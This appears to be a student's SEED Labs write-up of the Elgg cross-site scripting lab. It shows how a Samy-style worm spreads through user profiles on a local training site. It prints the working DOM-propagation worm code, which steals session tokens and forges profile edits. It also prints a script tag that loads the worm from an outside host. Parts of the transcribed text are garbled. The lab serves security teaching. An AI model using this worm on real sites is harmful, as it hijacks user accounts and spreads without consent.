
Remove friend Send a message

About me

www.seed-server.com I'm triggered OK


In the real world you don't want to let victim know you are attacking him or her.

So now Alice is attacked so we can check Alice's profile




The screenshot shows a web browser window with multiple tabs open. The active tab is for 'Alice' on 'www.seed-server.com'. The page displays Alice's profile picture and a bio section. A modal dialog box is overlaid on the page, containing the text '@ www.seed-server.com' and 'I'm triggered'. It also includes a checkbox labeled 'Don't allow www.seed-server.com to prompt you again' and an 'OK' button.

“I am triggered” so that javascript is copied into Alice buffer



The screenshot shows the same profile page for Alice, but the modal dialog box from the previous screenshot is no longer visible, indicating the user has responded to the prompt.

And her profiles are of type Samy is my hero



The screenshot shows the 'Edit profile' page for Alice. In the 'About me' field, the text 'Samy is my hero' is entered. The right sidebar contains profile management options such as 'Edit avatar', 'Edit profile', 'Change your settings', 'Account statistics', and 'Notifications'.

The screenshot shows the Elgg profile edit page for user 'Alice'. The 'Display name' field contains 'Alice'. In the 'About me' section, there is an injected script: <p>Samy is my hero<script type="text/javascript" id = "worm" src="http://www.example60.com/xssworm.js"></script></p>. To the right, a sidebar offers options like 'Edit avatar', 'Edit profile', 'Change your settings', 'Account statistics', and 'Notifications'. A preview window shows a placeholder image for Alice's profile.

In the profile we will see the form is injected into her profile, but we can see it as a html but you'll see the script link.link commercial.

For example, now for somebody else, for example Charlie watched Alice's profile so it will be attacked as well, so this one is propagating itself, we need to log out from Alice's profile.

The screenshot shows the Elgg login page. It features a 'Welcome' message and a 'Log in' form with fields for 'Username or email' and 'Password', a 'Remember me' checkbox, and a 'Log in' button. Below the form is a 'Lost password' link.

Let's login to Charlie

The screenshot shows the Elgg login page again, but this time it displays 'Welcome Charlie' instead of 'Welcome'. The rest of the page content is identical to the previous login screen.

Once we check Charlie's profile we see everything is clean.

The screenshot shows the 'Edit profile' page for a user named Charlie. The URL in the address bar is www.seed-server.com/profile/charlie/edit. The page has a blue header with the site name 'Egg For SEED Labs' and navigation links for Blogs, Bookmarks, Files, Groups, Members, More, Search, and Account. On the left, there are input fields for 'Display name' (Charlie) and 'About me', which contains a rich text editor. On the right, there is a sidebar with a profile picture of Charlie, an 'Edit avatar' link, an 'Edit profile' link, a 'Change your settings' link, and an 'Account statistics' link.

Now suppose Charlie accessed Alice's profile
He is able to see "I'm triggered" dialogbox so there is a worm, which is infected and inducted into charlie's profile


The screenshot shows Alice's profile page. The URL in the address bar is www.seed-server.com/profile/alice. A modal dialog box is open, displaying the message '@ www.seed-server.com I'm triggered' with an 'OK' button. The sidebar on the right includes 'Add friend' and 'Send a message' buttons.

The screenshot shows Charlie's profile page. The URL in the address bar is www.seed-server.com/profile/charlie. A modal dialog box is open, displaying the message '@ www.seed-server.com I'm triggered' with an 'OK' button. There is also a checkbox for 'Don't allow www.seed-server.com to prompt you again'. The sidebar on the right includes 'Edit avatar', 'Settings', 'Friends', 'Log out', and 'Add widgets' buttons.

So the first method, with the link method to create a self propagation wall. This link approach is done.


2)DOM Approach

1) Firstly, we need to clean the last victim profiles. We need to clean and logout from Charlie's profile




The screenshot shows a web browser window with two tabs open. The top tab is for 'Alice' at www.seed-server.com/profile/alice. The bottom tab is for 'Charlie' at www.seed-server.com/profile/charlie. Both tabs are part of the 'Elgg For SEED Labs' platform. Each profile page includes a large user icon, an 'About me' text area, and a sidebar with 'Blogs', 'Bookmarks', and 'Files' links. There are also 'Edit avatar' and 'Edit profile' buttons.

Now the attacker Sammy modify her attacker approach



The screenshot shows a web browser window with a single tab for 'Samy' at www.seed-server.com/profile/samy. This is the attacker's profile, which includes a large user icon, an 'About me' text area, and a sidebar with 'Blogs' and 'Bookmarks' links. There are 'Edit avatar' and 'Edit profile' buttons.

Now this time Samy will used another method
Clean all the old stuff from Samy's profile.
The DOM method we need to copy into this CSP folder.
Need to modify dom_propagation.js
We need to replace xsslserver.com with seed-server.com and attacker guid we need to replace with 59



```
*dom_propagation.js
-/CSE643/Lab-02/Labsetup

edit_profile.js * dom_propagation.js * self_propagation.js * xssworm.js * apac

1 <script type="text/javascript" id="worm">
2 window.onload = function(){
3     var headerTag = "<script id=\\"worm\\" type=\\"text/javascript\\>";
4     var jsCode = document.getElementById("worm").innerHTML;
5     var tailTag = "</" + "script>";
6
7     // Put all the pieces together, and apply the URI encoding
8     var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
9
10    // Set the content of the description field and access level.
11    var desc = "&description=Samy is my hero" + wormCode;
12    desc += "&accesslevel[description]=2";
13
14    // Get the name, guid, timestamp, and token.
15    var name = "&name=" + elgg.session.user.name;
16    var guid = "&guid=" + elgg.session.user.guid;
17    var ts = "&__elgg_ts__=" + elgg.security.token.__elgg_ts__;
18    var token = "&__elgg_token__=" + elgg.security.token.__elgg_token__;
19
20    // Set the URL
21    var sendurl="http://www.seed-server.com/action/profile/edit";
22    var content = token + ts + name + desc + guid;
23
24    // Construct and send the Ajax request
25    attackerguid = 59
26    if (elgg.session.user.guid != attackerguid){
27        //Create and send Ajax request to modify profile
28        var Ajax=null;
29        Ajax = new XMLHttpRequest();
30        Ajax.open("POST", sendurl,true);
31        Ajax.setRequestHeader("Content-Type",
32                             "application/x-www-form-urlencoded");
33        Ajax.send(content);
34    }
35 }
```

So for this one we copy the whole javascript code and paste it in attacker's profile

Screenshot of a web browser showing the Elgg For SEED Labs profile edit page for user 'Samy'. The URL is <http://www.seed-server.com/profile/samy/edit>. The page displays a form with fields for 'Display name' (Samy), 'About me' (containing a script that concatenates header, isCode, and tailTag), and 'Access level' (Public). On the right, there is a sidebar with options for 'Edit avatar', 'Edit profile', 'Change your settings', 'Account statistics', 'Notifications', and 'Group notifications'. The user's profile picture shows a person wearing a hat.

Edit profile

Display name

Samy

About me

```
<script type="text/javascript" id="worm">
window.onload = function(){
var headerTag = "<script id="worm" type='text/javascript'>";
var isCode = document.getElementById("worm").innerHTML;
var tailTag = "</script>";

// Put all the pieces together, and apply the URI encoding
var wormCode = encodeURIComponent(headerTag + isCode + tailTag);

// Set the content of the description field and access level.
// Description: "A worm that concatenates header, isCode, and tailTag"
// Access level: Public
}
```

Brief description

Public

Embed content Visual editor



Samy

Edit avatar

Edit profile

Change your settings

Account statistics

Notifications

Group notifications

Screenshot of a web browser showing the Elgg For SEED Labs profile edit page for user 'Samy'. The URL is <http://www.seed-server.com/profile/samy/edit>. The page displays a form with fields for 'Display name' (Samy), 'About me' (containing a script that concatenates header, isCode, and tailTag), and 'Access level' (Public). On the right, there is a sidebar with options for 'Edit avatar', 'Edit profile', 'Change your settings', 'Account statistics', 'Notifications', and 'Group notifications'. The user's profile picture shows a person wearing a hat.

Edit profile

Display name

Samy

About me

```
// Put all the pieces together, and apply the URI encoding
var wormCode = encodeURIComponent(headerTag + isCode + tailTag);

// Set the content of the description field and access level.
var desc = "&description=Samy is my hero" + wormCode;
desc += "&accesslevel[description]=2";

// Get the name, guid, timestamp, and token.
var name = "&name=" + elgg.session.user.name;
var guid = "&guid=" + elgg.session.user.guid;
var ts = "&elgg_ts=" + elgg.security.token...elgg_ts;
```

Public

Embed content Visual editor



Samy

Edit avatar

Edit profile

Change your settings

Account statistics

Notifications

Group notifications

Screenshot of a web browser showing the Elgg For SEED Labs profile edit page for user 'Samy'. The URL is <http://www.seed-server.com/profile/samy/edit>. The page displays a form with fields for 'Display name' (Samy), 'About me' (containing a script that constructs an Ajax request to modify the profile), and 'Access level' (Public). On the right, there is a sidebar with options for 'Edit avatar', 'Edit profile', 'Change your settings', 'Account statistics', 'Notifications', and 'Group notifications'. The user's profile picture shows a person wearing a hat.

Edit profile

Display name

Samy

About me

```
// Set the URL
var sendurl="http://www.seed-server.com/action/profile/edit";
var content = token + ts + name + desc + guid;

// Construct and send the Ajax request
attackerguid = 59
if (elgg.session.user.guid != attackerguid){
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax = new XMLHttpRequest();
Ajax.open("PUT", sendurl, true);
Ajax.send(content);}
```

Public

Embed content Visual editor



Samy

Edit avatar

Edit profile


Change your settings

Account statistics

Notifications


Group notifications

Again we need to add an indicator as we did in the link message.
Otherwise now we see it quietly we didn't see anything noif it worked or not




The screenshot shows a web browser window with multiple tabs open. The active tab is for 'Alice' at 'www.seed-server.com/profile/samy'. The page displays a user profile for 'Samy'. At the top, there's a navigation bar with links for 'Elgg For SEED Labs', 'Blogs', 'Bookmarks', 'Files', 'Groups', 'Members', and 'More'. Below the navigation is a search bar and a message icon. On the right side of the header, there's an account icon for 'Samy'. The main content area features a large profile picture of a person wearing a black hat and sunglasses. To the right of the picture is a box labeled 'About me' which is currently empty. Below the profile picture is a sidebar with links for 'Blogs' and 'Bookmarks'. At the bottom right of the profile area, there are two buttons: 'Edit avatar' and 'Edit profile'. A small link 'Add widgets' is also visible.

We need to modify the profile as victim. We log out from Sammy's profile.
Now we will login to Alice profile as first victim



The screenshot shows a web browser window with multiple tabs open. The active tab is for 'Alice' at 'www.seed-server.com'. The page displays a user profile for 'Alice'. At the top, there's a navigation bar with links for 'Elgg For SEED Labs', 'Blogs', 'Bookmarks', 'Files', 'Groups', 'Members', and 'More'. Below the navigation is a search bar and a message icon. On the right side of the header, there's an account icon for 'Alice'. The main content area features a large profile picture of a person with blonde hair. To the right of the profile picture is a box labeled 'About me' which is currently empty. Below the profile picture is a sidebar with links for 'Blogs' and 'Bookmarks'. At the bottom right of the profile area, there are two buttons: 'Edit avatar' and 'Edit profile'. A small link 'Add widgets' is also visible.

Before we start the DOM method we need to clean those infection



The screenshot shows a web browser window with multiple tabs open. The active tab is for 'Alice' at 'www.seed-server.com/profile/alice/edit'. The page displays the 'Edit profile' page for 'Alice'. At the top, there's a navigation bar with links for 'Elgg For SEED Labs', 'Blogs', 'Bookmarks', 'Files', 'Groups', 'Members', and 'More'. Below the navigation is a search bar and a message icon. On the right side of the header, there's an account icon for 'Alice'. The main content area has a form with a 'Display name' field containing 'Alice'. Below the display name is an 'About me' section which is currently empty. At the top right of the form area, there are two buttons: 'Embed content' and 'Edit HTML'. To the right of the form, there's a sidebar with three items: 'Edit avatar', 'Edit profile', and 'Change your settings'.

We are able to see nothing in Alice Profile, when alice will access Samy profile we get to see the below picture.

The screenshot shows the Elgg profile page for a user named 'Samy'. The top navigation bar includes tabs for 'Blogs', 'Bookmarks', 'Files', 'Groups', 'Members', and 'More'. A search bar and account links are also present. The main content area displays the user's profile picture (a cartoon character wearing a black hat and sunglasses), a 'About me' section with the text 'Samy is my hero', and a sidebar with links to 'Blogs', 'Bookmarks', 'Files', and 'Panels'. Buttons for 'Remove friend' and 'Send a message' are located at the top right.

Now we again switch back to Alice's profile, now we are able to see "Samy is my Hero" in the below picture. Alice is attacked

The screenshot shows the Elgg profile page for a user named 'Alice'. The top navigation bar is identical to the previous screenshot. The main content area displays the user's profile picture (Alice from Disney), an 'About me' section with the text 'Samy is my hero', and a sidebar with links to 'Blogs' and 'Bookmarks'. A button for 'Edit profile' is visible at the top right. A link to 'Add widgets' is located near the bottom right of the profile area.

Now we log out from Alice's profile.

Now we will login as Charlie and access Alice Profile

The screenshot shows the Elgg profile page for a user named 'Alice', but it is being viewed by another user named 'Charlie'. The top navigation bar is identical. The main content area displays the user's profile picture (Alice from Disney), an 'About me' section with the text 'Samy is my hero', and a sidebar with links to 'Blogs' and 'Bookmarks'. The page title 'Welcome Charlie' is displayed at the top, indicating the logged-in user's name.

Alice's profile page on www.seed-server.com. The page shows a cartoon illustration of Alice with blonde hair and a blue dress. Below the illustration are links for 'Blogs' and 'Bookmarks'. To the right is a 'About me' section containing the text: 'Samy is my hero'. At the top right are buttons for 'Add friend' and 'Send a message'.

Again switch to Charlie's profile

Charlie's profile page on www.seed-server.com. The page shows a cartoon illustration of Charlie with a magnifying glass and a beret. Below the illustration is a link for 'Blogs'. To the right is a 'About me' section containing the text: 'Samy is my hero'. At the bottom right is a link for 'Add widgets'.

Here now Charlie is also the attacker and you can see the injected code
And we can see the injected code

